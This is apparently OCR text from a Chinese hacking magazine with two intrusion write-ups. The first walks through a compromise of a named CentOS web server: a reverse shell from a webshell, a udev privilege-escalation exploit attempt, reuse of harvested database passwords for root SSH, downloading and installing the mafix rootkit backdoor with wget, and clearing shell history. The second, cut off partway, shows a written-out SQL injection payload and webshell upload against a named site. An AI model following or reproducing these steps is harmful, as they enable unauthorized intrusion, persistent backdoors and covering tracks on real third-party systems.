为了方便提权，先用webshell反弹回一个命令行的shell再说。c99这类的shell貌似都有反弹shell的功能（有perl版或C版），如图9。




图9

来看下系统相关信息，确定我们是在什么环境下：

```
cat /proc/version
Linux version 2.6.18-128.1.10.el5 (mockbuild@builder16.centos.org) (gcc version
4.1.2 20080704 (Red Hat 4.1.2-44)) #1 SMP Thu May 7 10:39:21 EDT 2009
cat /etc/redhat-re*
CentOS release 5.3 (Final)
uname -a
Linux eposang.com 2.6.18-128.1.10.el5 #1 SMP Thu May 7 10:39:21 EDT 2009 i686 i6
86 i386 GNU/Linux
```

从以上信息可以了解到，Linux内核版本是2.6.18，版本很高，目前只能试试新出不久的udev本地溢出提权漏洞。由于返回的shell没权限使用wget，所以直接用webshell来传，创建一个文件名为1，把exp写入进去。Exploit地址：**http://www.milw0rm.com/exploits/8478**（*还有另一个版本的exp，是C版，不过不推荐那个*）。

然后使用命令：**chmod +x 1**，赋予exp文件执行权限。现

在我们需要获取udev的进程PID，执行命令：**ps ax|grep udev|grep -v grep|awk {'print $1'}**，返回457。而exp参数需要的是进程ID减1，也就是456，执行如下命令：

```
./1 456
/bin/sh: ./1: /bin/sh^M: bad interpreter: No such file or directory
```

这个是由系统编码所引起的错误，有些系统没事，解决方法：

```
Vi 1
:set ff=unix
:wq
```

现在OK了，继续执行：

```
./1 456
suid.c: In function 'main':
suid.c:3: warning: incompatible implicit declaration of built-in function 'execl'
./1: line 131: /tmp/udev: Permission denied
```

/tmp/udev没有执行权限，chmod +x无用，看来现在我就要对exploit进行修改了。把/tmp/替换为一个拥有权限的目录，比如web目录（注意不要设置与程序同一个目录），再执行命令看回显：

```
./1 456
suid.c: In function 'main':
suid.c:3: warning: incompatible implicit declaration of built-in function 'execl'
```

执行上没有出问题，但似乎并没有成功。据有经验的朋友讲，有时候需要反复溢出，但我大概溢出了N（N>10）次也没见成功，看来是人品问题。

此路不通换一路，我记得2002年还是2003年来着，写过一篇渗透国内某linux服务器组的文章，大概意思是管理员的密码通用，所以下面的工作就是采集信息了。

现在找到网站的数据库连接配置文件，如图10，看到mysql的用户和密码，可惜不是root。这个服务器有很多库，用户名是网站的名字，似乎有点虚拟主机的样子。




图10

还是连接到数据库，将管理员表中的几个密码都记下来，然后一个一个的在ssh上登录。试了大概10来个密码，一个也没进去，最后用mysql的密码连上了root。

貌似是我的大脑短路了，应该先试mysql的密码啊，这种逻辑错误的发生概率在我身上还是比较大的。之后我发现服务器上果然所有密码基本上都是同一个（ftp、ssh、网站等等）。

有了root权限，剩下的工作就是留个万恶的rootkit了。前几天opensc.ws上有人放了一个linux 2.6.*内核的rootkit，我在自己的服务器和虚拟机上都测试了一下，还是不错的，我传到EST论坛了，大家可以试试，帖子地址：**https://forum.eviloctal.com/viewthread.php?tid=38136**。

用root登录ssh，wget下载（这里下载就不用加https了，另外上面发的是帖子地址，下面是附件地址，wget要连接附件的地址）：

```
[root@*** tmp]# wget http://forum.eviloctal.com/attachment.php?aid=13419
…   …                                                  省  略
446,713     275K/s    in 1.6s      /*速度还挺快*/
10:38:45 (275 KB/s) - 'mafix.tar.gz' saved [446713]
```

然后使用命令：**tar zxvf mafix.tar.gz**解压缩。接着进入目录，赋予root文件执行权限，如图11。




图11

这个后门的安装格式为：**/root 连接密码 端口 回车**。由于这个服务器配置问题，bash没有执行权限，我换了个目录执行，如果安装成功，结果会如图12。





图12

安装成功后目录会自行删除，最后使用命令：**history -c**消除我们的命令记录。整个过程耗时不算太长，也不是非常复杂，技术含量不高，我的目的很简单，就是骗稿费，怎么地吧……

编辑点评：将php木马代码插入在图片中调用之后没有回显，这个我以前碰到过，是因为它回显之后又把返回结果代码放在图片里边了。我当时还找不到可写目录，下载图片又麻烦，后来用Adodb.Stream这个可以读取二进制文件的组件来解决了这个问题。




一次root下的艰难突破

文/图 Yizhigu 孤水绕城[L.S.T]

本文要注意的是作者的思路

一、当注入遇到root

近日受朋友之托检测一个网站，页面采用PHP脚本，并无常规性注入漏洞，后台也不能用万能密码绕过，在wwwscan也没给我好脸色


图1

的情况下，无奈决定实施旁注。

http://www.ip866.com/reverse.aspx这个旁注查询网站不错，用VPN访问，速度也挺快的。结果不是很理想，仅有5个域名，这样踩点工作就可以手工进行了。很快我就发现一个root权限的注入点，似乎接下来的工作就不是什么难事了，如图1。

二、郁闷的突破

通过pangolin的注射信息，得知服务器是WINDOWS操作系统，很显然WEB和data是没有分离的。还是按常规出牌，先探测WEB路径吧，使用pangolin的文件读取功能读入：C:\WINDOWS\system32\inetsrv\MetaBase.xml，提示读取该文件出错。


通过wwwscan验证的WEB信息的确是IIS6.0啊？管理员自己改了banner不成？自作聪明的尝试匹配APACHE的httpd.conf文件路径，也是毫无收获。

既然是注入点，那么不妨试试benchmark函数延时。字段数是有了，手工测试吧：


```
http://www.xxx-asia.net/?mod=Global&node_id=22 and 1=2 union select 1,1,1,1,1,1,1,1,1,1,1,1,benchmark(9999999,sha1(0x6861636B696E67)),1,1,1,1,1,1,1,1,1,1,1,1,1--
```

结果并不理想，没有暴错得到web路径，这个方法局限性太强，可惜没有找到phpmyadmin，不得已只有进入后台，看看有没突破口。

很顺利的破解了一个管理员的密码，登录后发现这套CMS很少有网站使用。不过当我在删除“阶段作业管理”的时候，提示内容似乎暴露了一个非常重要的路径，如图2。


图2


我们还是看看能不能直接用上传搞定webshell。在内容管理的banner操作下，有上传图片的操作，我尝试upload一个php脚本，还真成功了，图片属性如此定义：**http://www.xxx-asia.net/admin/cms_file.php?id=106**。


图3


利用抓包判断了一下，感觉文件是入库了，那么上传这条路似乎也被堵死了。回到刚才提示的那个路径，tmp貌似只是一个定义的缓存目录，那么目标的web路径到底是什么呢？还是玩点小聪明吧，记得很多管理喜欢把域名作为web目录，尝试了几次，最后居然还真被我蒙对了，又一次值得鼓励的突破，如图3。

WEB目录：**D:\WebRoot\PHP 5\xxx-asia.net**，这样into outfile就有得玩了，哈哈。

记得在手工判断的时候加入单引号，目标并没有返回正常页面，感觉是没有过滤的，pangolin对于gpc的判断似乎过于依赖版本。


图4

